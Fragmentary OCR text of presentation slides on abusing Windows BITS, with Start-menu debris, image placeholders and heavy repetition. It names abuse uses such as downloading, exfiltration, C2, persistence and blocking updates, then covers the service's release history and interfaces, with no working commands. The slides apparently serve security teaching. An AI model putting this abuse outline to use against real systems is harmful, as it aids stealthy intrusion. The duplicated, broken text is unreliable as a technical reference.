

Recycle Bin
Victoria Steele
File Explorer
Settings
Documents
Most used
Word
Mail
People
News
OneDrive
Calculator
Recently added
Frozen Free Fall
Power
All Apps

But service can use:

- LocalSystem
- LocalService
- NetworkService

system accounts


But service can use:
• LocalSystem
• LocalService
• NetworkService
system accounts





But service can use:
• LocalSystem
• LocalService
• NetworkService
system accounts


How can BITS be abused?

1. **Downloader**
2. Exfil
3. C2
4. Persistence
5. Prevent patching / updates

How can BITS be abused?


1. **Downloader**
2. Exfil
3. C2
4. Persistence
5. Prevent patching / updates





Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0

Release history

Let's use the release history as an opportunity for learning about the features of BITS and how they've evolved....




1.0
1.2
1.5

Release history

QMgr.dll

1.0

1.2

1.5


Microsoft®
Windows® xp

Microsoft® Windows® xp

- Prioritized
- Throttled
- Asynchronous

IBackgroundCopyJob interface

downloads

Queue Manager *.dat files in
C:\%ALLUSERSPROFILE%\Microsoft\Network\Downloader

Microsoft® Windows® xp

- Prioritized
- Throttled
- Asynchronous

IBackgroundCopyJob interface

downloads

Queue Manager *.dat files in
C:\%ALLUSERSPROFILE%\Microsoft\Network\Downloader

- Prioritized
- Throttled
- Asynchronous

downloads

```
typedef enum  {
    BG_JOB_PRIORITY_FOREGROUND,
    BG_JOB_PRIORITY_HIGH,
    BG_JOB_PRIORITY_NORMAL,
    BG_JOB_PRIORITY_LOW
} BG_JOB_PRIORITY;
```


```
etwork\Downloader
```

1.2


1.2
XP SP1


1.5


1.5
Micros


1.5
Microsoft
Windows Server 2003

1.5

- Uploads
- Upload-reply
- Explicit credentials

Microsoft Windows Server 2003

IBackgroundCopyJob2 interface

1.5

- Uploads
- Upload-reply
- Explicit credentials

Microsoft Windows Server 2003

IBackgroundCopyJob2 interface

JobInactivityTimeout (Group Policy)
HKLM\Software\Policies\Microsoft\BITS

```
p Policy)
rosoft\BITS
```

QMgr.dll

```
{
